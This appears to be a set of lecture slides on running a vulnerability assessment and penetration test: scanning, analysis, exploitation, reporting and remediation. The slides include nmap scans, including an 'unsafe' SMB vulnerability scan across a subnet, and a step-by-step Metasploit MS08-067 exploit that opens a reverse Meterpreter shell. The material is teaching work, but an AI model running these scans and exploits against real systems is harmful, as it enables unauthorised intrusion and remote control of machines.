
- TCP SYN and UDP scan for all ports
- specifying the full port range from 1 to 65535

```
nmap -sS -sU -PN -p 1-65535 192.168.0.164
Starting Nmap 5.21 ( http://nmap.org ) at 2016-04-18 10:18 MST
Nmap scan report for 192.168.0.164
Host is up (0.00029s latency).
Not shown: 131052 closed ports
PORT STATE SERVICE
88/tcp open kerberos-sec
139/tcp open netbios-ssn
445/tcp open microsoft-ds
631/tcp open ipp
17500/tcp open unknown
88/udp open|filtered kerberos-sec
123/udp open ntp
137/udp open netbios-ns
138/udp open|filtered netbios-dgm
631/udp open|filtered ipp
```

- TCP Syn and UDP Scan
- will take a while to generate but is fairly unobtrusive and stealthy

```
# nmap -sS -sU -PN 192.168.0.164
Starting Nmap 5.21 ( http://nmap.org ) at 2016-04-18 13:25 MST
Nmap scan report for 192.168.0.164
Host is up (0.00029s latency).
Not shown: 1494 closed ports, 496 filtered ports
PORT STATE SERVICE
88/tcp open kerberos-sec
139/tcp open netbios-ssn
445/tcp open microsoft-ds
631/tcp open ipp
88/udp open|filtered kerberos-sec
123/udp open ntp
137/udp open netbios-ns
138/udp open|filtered netbios-dgm
631/udp open|filtered ipp
5353/udp open zeroconf
```

Example:


root@Xtr3M3-Mach: ~ - Learn With Pranshu
File Edit View Search Terminal Help
root@Xtr3M3-Mach:~# nmap -oA 192168-filename -sS -p445 --script smb-check-vulns.nse 172.19.8.0/24 --script-args=unsafe=1
Starting Nmap 6.25 (http://nmap.org) at 2013-04-13 09:30 EDT
Nmap scan report for 172.19.8.1
Host is up (0.0067s latency).
PORT STATE SERVICE
445/tcp closed microsoft-ds
MAC Address: 00:0C:85:92:A3:FF (Cisco Systems)
Nmap scan report for 172.19.8.2
Host is up (0.0061s latency).
PORT STATE SERVICE
445/tcp closed microsoft-ds
MAC Address: 00:0C:CE:C3:56:C0 (Cisco Systems)
Nmap scan report for 172.19.8.3
Host is up (0.0027s latency).
PORT STATE SERVICE
445/tcp closed microsoft-ds
MAC Address: 00:0C:CE:BB:6D:00 (Cisco Systems)
Nmap scan report for 172.19.8.6
Host is up (0.00048s latency).

Example:

root@Xtr3M3-Mach: ~ - Learn With Pranshu

File Edit View Search Terminal Help

```
Nmap scan report for 172.19.8.43
Host is up (0.00024s latency).
PORT     STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:1B:24:7D:8B:F3 (Quanta Computer)

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   regsvc DoS: NOT VULNERABLE
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|   MS06-025: NOT VULNERABLE
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive)

Nmap scan report for 172.19.8.44
Host is up (0.00019s latency).
PORT     STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: F0:4D:A2:CD:85:FE (Dell)

Host script results:
| smb-check-vulns:
|   Conficker: Likely CLEAN; access was denied.
```

Step 2: Test Execution

- Run the tools
- Document as you go
- Run a packet capture while running the assessment tools

Step 3: Vulnerability Analysis

- Human interpretation is required to make results meaningful
- That interpretation includes
  - Assessing risk presented by vulnerabilities
  - Comparing the results to security policy
  - Verifying vulnerabilities
  - Prioritizing vulnerabilities

Step 3: Vulnerability Analysis

- Assessing risk and prioritizing vulnerabilities
  - A subjective process but you can be objective by using CVSS
  - Common Vulnerability Scoring System (CVSS)
    - NIST provides a CVSS calculator at http://nvd.nist.gov/cvss.cfm?calculator
    - By adjusting the different values based on the characteristics of the vulnerability, the CVSS score will go either up or down depending on the risk presented to your specific environment

Step 3: Vulnerability Analysis

- Researching vulnerabilities
  - The Common Vulnerabilities and Exposures (CVE) numbers
    - http://cve.mitre.org
    - Some tools will provide with the CVE
    - CVE numbers can be used to look up additional vulnerability information from trusted sources
      - US-CERT Vulnerability Notes Database: http://www.kb.cert.org/vuls/
      - National Vulnerability Database: http://nvd.nist.gov
      - Secunia.com
      - Vendor Sites

Step 3: Vulnerability Analysis

- Researching vulnerabilities
  - Without a CVE number
    - Google
    - Security Sites
    - Security email list archives http://seclists.org
  - Be careful who you get information from/trust
    - Best to go to a known good security site (e.g. sans.org)
  - CERIAS Cassandra service - https://cassandra.cerias.purdue.edu
  - Verify with a trusted source or multiple sources if possible

Step 3: Vulnerability Analysis

- Causes of errors during vulnerability analysis
  - Environmental Issues
  - Timing Issues
  - Privilege Issues
  - Tool Issues
  - People/knowledge Issue

Step 3: Vulnerability Analysis

- Error types
  - False Positive - Identifying a vulnerability that is not present
  - False Negative - Failing to identify the presence of a vulnerability
- Error prevention
  - Use several different tools for verification
  - Examine the traffic generate by tools
  - Consult with the system owner/administrator

Exploitation

- Part of penetration testing, NOT vulnerability assessment.
- Exploitation: take advantage of security weaknesses to secure access as ‘proof-of-concept’.
- Leave a mark on the system.
- Do NOT damage client’s resources during this phase.

Metasploit Framework and Meterpreter

- A collaboration between the open source community and Rapid7, Metasploit software helps security and IT professionals identify security issues, verify vulnerability mitigations, and manage expert-driven security assessments, providing true security risk intelligence.
- Capabilities include smart exploitation, password auditing, web application scanning, and social engineering.
- Teams can collaborate in Metasploit and present their findings in consolidated reports.
- Metasploit editions range from a free edition to professional enterprise editions, all based on the Metasploit Framework, an open source software development kit with the world's largest, public collection of quality-assured exploits.
- Why meterpreter ? Because meterpreter is a very powerful kind of reverse shell that has lots of functionality already built in. The functionality includes common post exploitation tasks like scanning the target's network, hardware, accessing devices etc. Meterpreter can also start a vnc session.

Metasploit (How To)

- Metasploit is a hacking framework written in ruby. It is designed to help make writing and executing exploits as simple as possible.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Metasploit (How To)

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.4
RHOST => 192.168.1.4
msf exploit(ms08_067_netapi) >
```

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Metasploit (How To)

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.4      yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Metasploit (How To)

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.33
LHOST => 192.168.1.33
msf exploit(ms08_067_netapi) > set LPORT 6666
LPORT => 6666
msf exploit(ms08_067_netapi) >
```

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.33:6666
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.4
[*] Meterpreter session 2 opened (192.168.1.33:6666 -> 192.168.1.4:1044) at 2013-05-03 03:2

meterpreter >
```

Result: Kids are now “hackers”

```
                .begin
                .org 2048
        a_start .equ 3000
2048            ld [length],&r1   11000010 00000000 00101000 00101100
2052            ld [address],%r2  11000100 00000000 00101000 00110000
2056            addcc %r3,%r0,%r3 10000110 10001000 11000000 00000000
2060    loop:   addcc %r1,%r1,%r0 10000000 10001000 01000000 00000001
2064            be done           00000010 10000000 00000000 00000110
2068            addcc %r1,-4,%r1  10000010 10000000 01111111 11111100
2072            addcc %r1,%r2,%r4 10001000 10000000 01000000 00000010
2076            ld %r4,%r5        11001010 00000001 00000000 00000000
2080            ba loop           00010000 10111111 11111111 11111011
2084            addcc %r3,%r5,%r3 10000110 10000000 11000000 00000101
2088    done:   jmpl %r15+4,%r0   10000001 11000011 11100000 00000100
2092    length: 20                00000000 00000000 00000000 00010100
2096    address: a_start          00000000 00000000 00001011 10111000
                .org a_start
3000    a:      25                00000000 00000000 00000000 00011001
3004            -10               11111111 11111111 11111111 11110110
3008            33                00000000 00000000 00000000 00100001
3012            -5                11111111 11111111 11111111 11111011
3016            7                 00000000 00000000 00000000 00000111
                .end
```

point & click

Step 4: Reporting

- Goals
  - Present a meaningful summary of the vulnerabilities found
  - Prioritize and explain vulnerabilities
  - Provide possible remediation suggestions

Step 4: Reporting

- Anatomy of a report
  - Header
  - Summary
  - List of vulnerabilities - For each vulnerability, at a minimum provide:
    - Unique tracking number
    - Risk level
      - High - Immediate action
      - Medium - Action required
      - Low - Action recommended
    - Brief description
  - Appendices - At a minimum the following two should be included
    - Vulnerability details
    - Assessment Setup

Step 4: Reporting

- Metrics
  - Tracking progress of key metrics over time allows progress to be quantified
  - Also a good idea to tie metrics to cost savings
  - Examples:
    - Number of vulnerabilities found by criticality
    - Average number of vulnerabilities found
    - Number of vulnerabilities remediated
    - Time from vulnerability discovery to remediation
    - Time per assessment
    - Total assessments done

Step 4: Reporting

- Best Practices
  - Standardization
  - Know your audience
  - Avoid fluff
  - Prioritize by risk
  - Track progress

Step 5: Remediation

- Vulnerability remediation is the process of fixing vulnerabilities
- Pick the issues you want to fix because you may not have enough resources to fix them all
- Remediation choices
  - For every vulnerability there are three choices for remediation:
    - Fix - eliminate vulnerability altogether
    - Accept - the cost of fixing outweighs the risk
    - Mitigate - don't outright fix but use additional layers of security to lessen the risk presented by the vulnerability

Step 5: Remediation

- Types of remediation
  - Manual
    - Pros - less likely to cause system problems
    - Cons - does not scale well, time consuming
  - Automatic remediation
    - Pros - scales very well
    - Cons - may cause system problems, may not actually remediate, potential for breaking something is greater
  - Manual - unique or critical system
  - Automatic - many similar items

Step 5: Remediation

- Remediation Planning
  - Plan for remediating all vulnerabilities found in the system
  - Plan should include:
    - Whether to fix, mitigate or accept vulnerabilities
    - Whether to use automatic or manual remediation
    - Strategy to mitigate any remaining vulnerabilities
    - Justification for accepting any vulnerability

Step 5: Remediation

- Test remediation on a dev instance before implementing on a production system
- Verification
- Cooperation required for successful remediation
- Don’t forget change management